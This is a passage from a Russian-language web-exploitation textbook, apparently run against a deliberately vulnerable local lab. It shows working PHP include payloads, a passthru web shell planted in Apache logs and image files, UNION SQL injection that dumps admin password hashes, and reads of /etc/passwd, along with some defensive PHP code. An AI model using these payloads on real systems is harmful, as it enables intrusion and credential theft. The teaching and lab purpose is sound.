

Рис. 04.5. Результат выполнения команды ls -la

тройка символов показывает права на этот файл (каталог) для группы, к которой принадлежит владелец. У нас на рис. 04.5 это группа `root` (имя группы выводится следом за именем пользователя). И последняя тройка символов — это права других пользователей, не входящих в группу, к которой принадлежит владелец файла. Если там указано три прочерка, то прочие пользователи вообще не имеют доступа к файлу. Например, глядя на следующую строку, можно сказать, что `abc` у нас является каталогом (`d`), принадлежит пользователю `root` и группе `root`:

```
drwxr-xr-- 10 root root 107 Jan 18 2009 abc
```

Кроме того, владелец имеет полные права (`rwx`), группа имеет права на чтение и исполнение, но не имеет права на запись (`r-x`), а прочие пользователи имеют право только на чтение (`r--`). Также видно, что каталог создан 18 января 2009 года (`Jan 18 2009`). Права на доступ к текущему каталогу можно посмотреть с помощью команды `ls -lad`.

Владельцем файла изначально является его создатель. Владелец существующего файла (или пользователь `root`) командой `chown` может назначить нового владельца. Владелец может в любое время изменить права доступа к принадлежащему ему файлу (каталогу) командой `chmod`. Например, следующая команда дает права чтения, записи и исполнения (цифра `7`) самому владельцу, права

чтения и исполнения (цифра 5) — группе и прочим пользователям (последняя цифра 5):

```
chmod 755 <имя файла>
```

Как вы уже поняли, первая цифра задает права владельца, вторая — группы и третья — прочих пользователей.

Чтобы вы знали, какие цифры следует вводить, изучите следующий перечень:

- 0 — никаких разрешений;
- 1 — только исполнение;
- 2 — только запись;
- 3 — запись и исполнение;
- 4 — только чтение;
- 5 — чтение и исполнение;
- 6 — чтение и запись;
- 7 — все права (чтение, запись и исполнение).

Суперпользователь (пользователь root) может изменить права доступа к любому файлу вне зависимости от того, кем он создан.

Вернемся к веб-шеллу и командам системы. Вы можете посмотреть командой cat содержимое любого файла, к которому у вас есть доступ на чтение. Например, команда cat /etc/passwd выведет на экран файл /etc/passwd. Конечно, в нашем веб-шелле команду надо набирать так: cat$IFS/etc/passwd или в переделанном варианте так: cat+/etc/passwd.

Теперь вы знаете некоторые наиболее часто употребляемые хакерами *nix-команды, а также имеете некоторое представление о правах доступа в *nix. Краткий список команд можно найти в приложении 1.

Реальный пример PHP-инклуда — движок NaboPoll

В установленном в нашей системе движке для проведения опросов **NaboPoll** (в модуле survey.inc.php, параметр path) имеется уязвимость, допускающая глобальный (а также, разумеется, и локальный) инклуд файлов.

Для эксплуатации данной уязвимости наберите в адресной строке браузера, например, такую команду:

```
http://localhost/webexploitation_package_02/nabopoll/
survey.inc.php?path=http://localhost/cmd.php?cmd=ls%00
```

Результат показан на рис. 04.6.



Рис. 04.6. Выполнение команды ls через уязвимость в одном из модулей NaboPoll

Создание хакерского веб-шелла в логах Apache через локальный инклуд

Рассмотрим более изощренное применение локальной инъекции, а именно — создание веб-шелла, действующего через логи (журналы) сервера Apache. Известно, что Apache ведет лог-файлы `httpd-access.log` и `httpd-error.log`, причем туда записываются все запросы к веб-серверу (нормальные запросы попадают только в `access.log`, а запросы с ошибкой, помимо этого, еще и в `error.log`).

У нас в DVL файлы журналов называются немного иначе: `access_log` и `error_log`, а находятся они в каталоге `/usr/local/apache/logs`. Таким образом, мы можем просмотреть `access_log` через созданное ранее мини-приложение, уязвимое для локального инклуда. Вводим в браузере адрес:

```
httpd://localhost/index.php?page=./../../logs/access_log%00
```

На экране должно отобразиться содержимое файла `access_log`. Далее в консоли по протоколу telnet подключаемся к порту 80 локального компьютера:

```
telnet 127.0.0.1 80
```

В ответ на приглашение программы вводим следующее:

```
GET <pre><?passthru($_GET['cmd']);?></pre> HTTP/1.1
```

Хотя после нажатия клавиши Enter появится сообщение об ошибке 400 (рис. 04.7), при этом программный код нашего веб-шелла, а именно `<pre><?passthru ($_GET['cmd']);?></pre>`, пропишется в журналы `access_log` и `error_log` примерно таким образом:

файл `error_log`:

```
[error] [client 127.0.0.1] Invalid URI in request GET <pre><?passthru
($_GET['cmd']);?></pre> HTTP/1.1
```

файл `access-log`:

```
127.0.0.1 – - [30/Jun/2010:13:00:40 +0200] "GET <pre><?passthru($_GET['cmd']);?>
</pre>  HTTP/1.1
```



Рис. 04.7. Вставляем веб-шелл в логи Apache

Ошибаться при вводе команд веб-шелла нельзя, так как, даже если со второго раза вы все введете правильно, интерпретатор PHP дойдет до первой записи в журнале, выдаст ошибку, а последующие команды исполнять не будет. В нашей системе мы, конечно, можем подправить файл `access_log`, но в реальной жизни такое невозможно.

В некоторых системах параметры, передаваемые вызовом GET, фильтруются. В этом случае вам потребуется ввести веб-шелл в поле `Referer` или `User-Agent`, как показано далее (в нашей системе это проделывать не надо!):

```
# telnet 127.0.0.1 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
GET / HTTP/1.1
```

```
Accept: */*
Accept-Language: en
Accept-Encoding: deflate
User-Agent: Lynx/2.8.5rel.1 libwww-FM/2.14
Host: 127.0.0.1
Connection: Close
Referer: http://127.0.0.1/<pre><?passthru($_GET['cmd']);?></pre>
```

После этого надо два раза нажать клавишу Enter. В данном случае мы передали наш код в поле `Referer`. Аналогично можно передавать код в поле `User-Agent`.

Далее можно вводить команды в браузере:

```
httpd://localhost/index.php?page=./../logs/access_log%00&cmd=ls+-la
```

Наш веб-шелл вместо пробела понимает знак +, поэтому мы ввели команду `ls -la`. Можно вводить несколько команд через точку с запятой. После этого на экране отобразится содержимое файла `access_log`, а после него — результат выполнения команды (рис. 04.8).

С файлом ошибок `error_log` поступаем аналогично. Кроме того, если на сервере работает `ftpd` (сервер доступа по протоколу FTP), то можно проделать примерно то же, что и с логами Apache, только для другого лог-файла (к примеру, код



Рис. 04.8. Работа веб-шелла в журнале access_log

веб-шелла передать в качестве логина). Такие манипуляции можно выполнять и с файлами, которые создают гостевые книги, форумы и прочие скрипты, сохраняющие информацию в файлах с расширениями `txt`, `log` и т. д.

Еще есть вариант, связанный с включением кода в изображение. Рассмотрим пример с локальным инклудом. Предположим, имеется некий форум. Берем наш веб-шелл `<pre><? passthru($_GET['cmd']);?><pre>`, переименовываем в `avatar.gif` и закачиваем, а далее делаем запрос на форум:

```
http://[target]/forum.php?page=./../smileys/avatar.gif%00&cmd=ls
```

В результате мы получаем листинг текущего каталога.

Если же на форуме проверяется, является ли файл `avatar.gif` картинкой, можно просто взять реальную картинку и добавить наш код в ее конец при помощи какого-нибудь двоичного редактора или даже Блокнота.

Реальное местоположение логов

В различных системах журналы веб-сервера могут находиться в разных каталогах и называться по-разному. Вот небольшой список:

```
/logs/error.log
/logs/access.log
/logs/error_log
/logs/access_log
/var/log/error_log
/var/log/access_log
/var/log/error.log
/var/log/access.log
/var/www/logs/error_log
/var/www/logs/error.log
/var/www/logs/access_log
/var/www/logs/access.log
/var/log/apache/error_log
/var/log/apache/error.log
/var/log/apache/access_log
/var/log/apache/access.log
/var/log/httpd/error.log
/var/log/httpd/access.log
/var/log/httpd/error_log
/var/log/httpd/access_log
```

Защита от удаленного инклуда

Чтобы защититься от удаленного инклуда, рекомендуется перечислить все допустимые названия страниц в программе с использованием инструкции множественного выбора (`switch case`). Вот соответствующий PHP-код:

```
<?php
   global $page;
   switch ($page)
   {
       case '':
       include ("pages/main.php");
       break;

       case 'index':
       include ("pages/main.php");
       break;
       case 'page1':
       include ("pages/page1.php");
       break;
       case 'page2':
       include ("pages/page2.php");
       break;

       default:
       include ("pages/error.php");
       break;
   }
?>
```

Также многие программисты отфильтровывают нежелательные символы с помощью функции `str_replace()`.

Кроме того, настоятельно рекомендуется отредактировать файл `php.ini` следующим образом:

```
allow_url_include = Off // запрещаем удаленно инклудить файлы
allow_url_fopen = Off   // запрещаем fopen открывать ссылки
register_globals = Off  // отключаем инициализацию глобальных переменных
magic_quotes_gpc=On     // защита от "ядовитого нуля" (%00)
safe_mode = On          // включаем режим safe_mode, в результате у хакера
                        // не будет доступа к файлу /etc/passwd и ему подобным
```

Защита от локального инклуда

Вот небольшой пример PHP-кода, позволяющего защититься от локального инклуда:

```
<?php
    function stripslashes_for_array(&$array)
    {
        reset($array);
        while (list($key, $val) = each($array))
        {
            if (is_string($val)) $array[$key] = stripslashes($val);
            elseif (is_array($val)) $array[$key] = stripslashes_for_array($val);
        }
```

продолжение ⇩

```
    return $array;
    }
    if (!get_magic_quotes_gpc())
    {
            stripslashes_for_array($_POST);
            stripslashes_for_array($_GET);
    }
    if(isset($_GET['file']))$file=$_GET['file'];
    else
    {
        if(isset($_POST['file']))$file=$_POST['file'];
        else $file='';
    }
    $file=str_replace('/','',$file);
    $file=str_replace('.','',$file);
    if(!file_exists("include"."/".$file.".php")||$file =='index')
    {
        $file='news';
    }

    include("include"."/".$file.".php");

?>
```

Что здесь происходит? Каждый элемент массива проверяется функцией `stripslashes()`, которая удаляет обратные слэши. Далее проверяем, установлено ли значение элемента массива. Отфильтровываем недопустимые символы (`'/'` и `'.'`) функцией `str_replace()`. Если файла не существует (проверяем с помощью функции `file_exists()`), то присваиваем значение переменной `$file='news'`. Затем включаем нужный файл.

Также полезно сделать логи веб-сервера доступными пользователю, от имени которого выполняется веб-сервер, только для записи, но не для чтения. Это исключит применение инклуда к данным логам.

05 SQL-инъекция

SQL-инъекцию мы будем изучать на примере движка Cyphor. Он находится по адресу `http://localhost/webexploitation_package_02/cyphor/` и выглядит так, как показано на рис. 05.1.



Рис. 05.1. Вход в Cyphor

Для начала отредактируем файл `newmsg.php`. Откройте его в редакторе Kate, найдите недалеко от начала файла строку с вызовом функции `exit()` вставьте перед ним знак решетки # (на рис. 05.2 нужная строка выделена серым) и сохраните файл. Это изменение позволит работать с файлом `newmsg.php` в браузере без предварительного входа пользователя в Cyphor. Я сделал это потому, что в установленной у меня версии Cyphor есть серьезные проблемы с регистрацией и входом пользователей.

Итак, у меня есть информация о том, что в модуле `newmsg.php` имеется **SQL-инъекция** в параметре `fid` (идентификатор форума). Но что такое SQL-инъекция

```
<?
    // newmsg.php         Nachrichten erstellen
    // Alex Suzuki, erstellt am 7. Oktober 2000
    //
    // Mögliche Parameter - pid
    // -----------------------
    // pid: ID der Nachricht, auf die geantwortet wird.
    // fid: Forum ID

    include("include/db_mysql.php");
    include("include/settings.php");
    include("include/global.php");

    /* Include the language file */
    $lang_file = "lang/" . $language . ".php";
    include($lang_file);

    open_session();

        if ($login && $pass)
            login($login, $pass);
        else {
        exit_page_with_msg($terr_not_logged_in, "index.php", $t_login);
            #exit();
    }
```

Рис. 05.2. Начало файла newmsg.php

(SQL-injection)? Кратко — это возможность выполнения операторов языка SQL, вводимых хакером. Язык **SQL** (Structured Query Language — структурированный язык запросов) служит для создания запросов к базам данных. Оператор `SELECT` позволяет извлекать данные из таблиц. Например, запрос `SELECT id, password FROM users` извлекает поля `id` и `password` из таблицы `users`, а запрос `SELECT * FROM users` извлекает все поля из таблицы `users`. Эти операторы используются в веб-страницах, чтобы извлекать данные из таблиц базы данных (например, имена и пароли пользователей). Другие SQL-операторы, такие как `INSERT` (вставить новую запись) и `UPDATE` (обновить, то есть изменить существующую запись), тоже иногда используются хакерами, но мы их пока рассматривать не будем. Оператор `UNION` позволяет объединять два запроса. Выглядит это следующим образом:

```
SELECT fid, title FROM forums UNION SELECT nick, password FROM users
```

Количество полей в обоих запросах должно быть одинаковым, иначе система выдаст ошибку. Таким образом, с помощью оператора `UNION` хакер может присоединить свой запрос к существующему и извлечь ценную информацию, например имя и пароль пользователя. Это возможно, если параметр из строки адреса, передаваемый в запрос `SELECT`, не фильтруется должным образом. Количество полей в добавляемом хакером запросе определяется экспериментально — пока система не перестанет выдавать сообщение об ошибке. Вместо имени поля в запросе может стоять просто число (1, 2, 3...), строка символов (если в таблице соответствующее поле имеет строковый тип), пустое значение (`null`) или любая SQL-функция. При подборе обычно удобно использовать числа. Если не указать имя таблицы (параметр `FROM`), выборка в присоединенном нами запросе будет делаться из той же таблицы, что и в первом запросе. Однако из хакерских источников известно, что данные о пользователях хранятся в таблице `cyphor_users`,

в которой есть поля `nick` (логин) и `password` (пароль). Поэтому наш первый запрос будет выглядеть так:

```
union select 1 from cyphor_users
```

А полностью строка адреса должна выглядеть следующим образом:

```
http://localhost/webexploitation_package_02/cyphor/newmsg.php?fid=-1 union select 1
from cyphor_users
```

Часто в конец запроса добавляют символы комментария, чтобы отсечь конечную часть запроса, вводимую системой. В диалекте языка SQL, используемом в системе управления базами данных (СУБД) MySQL, в качестве символов комментария обычно используются знаки /* (в некоторых системах --), но у нас и так все будет работать. Результат показан на рис. 05.3.



Рис. 05.3. SQL-инъекция в модуле newmsg.php

Такое сообщение об ошибке на самом деле свидетельствует о том, что SQL-инъекция действительно присутствует — система выдала на экран объединенный запрос (свой и наш), она только «ругается», что количество столбцов в запросах разное.

Как вы могли заметить, система заменила в строке адреса каждый пробел кодом символа пробела (`%20`). Если система не распознает пробел в запросах, можно заменить его знаком плюс (+) или последовательностью /**/, означающей начало и конец комментария.

Что ж, далее будем добавлять параметры по одному через запятую. Когда дойдем до четырех (`union select 1,2,3,4 from cyphor_users`), нас будет ждать очередная маленькая радость (рис. 05.4). Страничка отобразится без ошибки, это говорит о том, что число параметров в обоих запросах совпало.



Рис. 05.4. Мы подобрали правильное число параметров в запросе UNION SELECT

На экране у нас отображается только параметр с номером 2. Сейчас можно заменить его полем `nick` (имя поля мы тоже знаем из хакерских источников, то есть просмотрев исходные файлы движка Cyphor). Результат видим на рис. 05.5 (пользователь `admin`).



Рис. 05.5. Выводим на экран имя пользователя (admin)

Теперь меняем параметр с номером 2 на `password` и видим на экране зашифрованный пароль пользователя `admin` (рис. 05.6).

В Cyphor для шифрования пароля применяется функция `crypt()`, причем имя пользователя указывается в качестве параметра функции (предварительно имя



Рис. 05.6. Выводим на экран зашифрованный пароль пользователя admin

пользователя приводится к нижнему регистру). Можно написать на языке PHP программу перебора паролей, но с учетом того, что пароль генерируется самой программой Cyphor с использованием букв, цифр и специальных символов и имеет длину в 8 символов, казалось бы, подобрать пароль в разумные сроки нереально. Однако, поскольку пароль зашифрован с помощью стандартного алгоритма DES, его можно взломать с помощью весьма быстродействующей программы John The Ripper (см. главу 0C). Ну а что касается пароля, сгенерированного Cyphor (если пользователь не заменил его своим), то его можно взломать вообще моментально (см. приложение 3).

Можно также получить версию MySQL (а у нас установлена именно эта СУБД), имя пользователя MySQL и имя базы данных. Для этого служат, соответственно, функции `version()`, `user()` и `database()`. Все три выводимых параметра можно объединить в одном поле с помощью функции `concat_ws`:

```
concat_ws(0x3a,version(),user(),database())
```

Здесь первый параметр — это шестнадцатеричный код разделителя (двоеточия). В результате на экране появится следующее:

```
5.0.24a:root@localhost:cyphor
```

Для объединения нескольких полей в одном можно также использовать функцию `concat`, например:

```
concat(name,0x3a,id)
```

Если требуется вывести несколько записей в одном поле вывода, используйте функцию `group_concat`, например:

```
group_concat(password)
```

У меня есть уже несколько созданных мною пользователей Cyphor, так что я могу применить эту функцию, чтобы вывести все пароли сразу (через запятую).

Можно также попробовать просмотреть файл /etc/passwd. Для этого используется функция MySQL load_file('etc/passwd'). Поскольку обычно кавычка фильтруется (а также могут фильтроваться слэш и имя файла в целом), применим шестнадцатеричные коды символов:

```
load_file(0x2f6574632f706173737764)
```

Это срабатывает не всегда, но на нашем чертовски уязвимом Линуксе все получается отлично (рис. 05.7).



Рис. 05.7. Вывод содержимого файла /etc/passwd на экран с помощью функции load_file

В приложении 2 дополнительно рассмотрены две SQL-инъекции в модуле show.php, а в приложении 4 описан готовый эксплойт для SQL-инъекции в этом модуле.

Сейчас мы рассмотрим еще пару полезных примеров обхода ограничений.

Предположим, мы нашли в параметре param некоторого скрипта следующую SQL-инъекцию:

```
param=1 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14
```

В процессе подбора количества колонок мы увидели, что скрипт добавляет к концу нашего SQL-предложения еще символы ,1. Вроде бы ничего страшного, просто в конце запроса появился еще один параметр. Но если мы хотим сделать запрос к конкретной таблице, то результирующее SQL-предложение будет ошибочным:

```
